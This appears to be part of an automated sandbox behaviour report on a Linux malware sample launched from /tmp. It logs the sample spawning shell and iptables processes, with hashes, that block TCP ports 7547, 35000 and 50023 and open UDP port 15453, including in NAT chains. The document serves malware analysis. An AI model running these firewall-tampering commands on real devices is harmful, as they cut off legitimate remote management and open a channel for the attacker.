Analysis Process: sh PID: **5339**, Parent PID: **5337**

General

Start time:	04:33:01
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5339**, Parent PID: **5337**

General

Start time:	04:33:01
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --source-port 35000 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5340**, Parent PID: **5251**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5340**, Parent PID: **5251**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --destination-port 7547 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5342**, Parent PID: **5340**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5342**, Parent PID: **5340**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --destination-port 7547 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5343**, Parent PID: **5251**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5343**, Parent PID: **5251**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --source-port 7547 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5345**, Parent PID: **5343**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5345**, Parent PID: **5343**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --source-port 7547 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5346**, Parent PID: **5251**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5346**, Parent PID: **5251**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --dport 35000 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5348**, Parent PID: **5346**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5348**, Parent PID: **5346**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --dport 35000 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5349**, Parent PID: **5251**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5349**, Parent PID: **5251**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --dport 50023 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5351**, Parent PID: **5349**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5351**, Parent PID: **5349**

General

Start time:	04:33:02

Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --dport 50023 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5352**, Parent PID: **5251**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5352**, Parent PID: **5251**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --sport 50023 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5354**, Parent PID: **5352**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5354**, Parent PID: **5352**

General

Start time:	04:33:02
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --sport 50023 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5355**, Parent PID: **5251**

General

Start time:	04:33:04
Start date:	21/01/2022

Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5355**, Parent PID: **5251**

General

Start time:	04:33:04
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --sport 35000 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5357**, Parent PID: **5355**

General

Start time:	04:33:04
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5357**, Parent PID: **5355**

General

Start time:	04:33:04
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --sport 35000 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5359**, Parent PID: **5251**

General

Start time:	04:33:04
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5359**, Parent PID: **5251**

General

Start time:	04:33:04
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --dport 7547 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5361**, Parent PID: **5359**

General

Start time:	04:33:04
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5361**, Parent PID: **5359**

General

Start time:	04:33:04
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --dport 7547 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5362**, Parent PID: **5251**

General

Start time:	04:33:04
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5362**, Parent PID: **5251**

General

Start time:	04:33:04
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --sport 7547 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5364**, Parent PID: **5362**

General

Start time:	04:33:04
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5364**, Parent PID: **5362**

General

Start time:	04:33:04
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --sport 7547 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtlZszMd PID: **5398**, Parent PID: **5251**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/tmp/ZFvtlZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5398**, Parent PID: **5251**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p udp --destination-port 15453 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5400**, Parent PID: **5398**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5400**, Parent PID: **5398**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p udp --destination-port 15453 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5401**, Parent PID: **5251**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5401**, Parent PID: **5251**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p udp --source-port 15453 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5403**, Parent PID: **5401**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5403**, Parent PID: **5401**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p udp --source-port 15453 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5404**, Parent PID: **5251**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5404**, Parent PID: **5251**

General

Start time:	04:33:25

Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I PREROUTING -t nat -p udp --destination-port 15453 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5406**, Parent PID: **5404**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5406**, Parent PID: **5404**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I PREROUTING -t nat -p udp --destination-port 15453 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5407**, Parent PID: **5251**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5407**, Parent PID: **5251**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I POSTROUTING -t nat -p udp --source-port 15453 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5409**, Parent PID: **5407**

General

Start time:	04:33:25
Start date:	21/01/2022

Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5409**, Parent PID: **5407**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I POSTROUTING -t nat -p udp --source-port 15453 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5410**, Parent PID: **5251**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5410**, Parent PID: **5251**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p udp --dport 15453 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5412**, Parent PID: **5410**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5412**, Parent PID: **5410**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p udp --dport 15453 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5413**, Parent PID: **5251**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5413**, Parent PID: **5251**

General

Start time:	04:33:25
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p udp --sport 15453 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5415**, Parent PID: **5413**

General

Start time:	04:33:26
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5415**, Parent PID: **5413**

General

Start time:	04:33:26
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p udp --sport 15453 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5416**, Parent PID: **5251**

General

Start time:	04:33:26
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5416**, Parent PID: **5251**

General

Start time:	04:33:26
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I PREROUTING -t nat -p udp --dport 15453 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5418**, Parent PID: **5416**

General

Start time:	04:33:26
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5418**, Parent PID: **5416**

General

Start time:	04:33:26
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I PREROUTING -t nat -p udp --dport 15453 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: ZFvtIZszMd PID: **5419**, Parent PID: **5251**

General

Start time:	04:33:26
Start date:	21/01/2022
Path:	/tmp/ZFvtIZszMd
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5419**, Parent PID: **5251**

General

Start time:	04:33:26
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I POSTROUTING -t nat -p udp --sport 15453 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5423**, Parent PID: **5419**

General

Start time:	04:33:26
Start date:	21/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5423**, Parent PID: **5419**

General

Start time:	04:33:26
Start date:	21/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I POSTROUTING -t nat -p udp --sport 15453 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read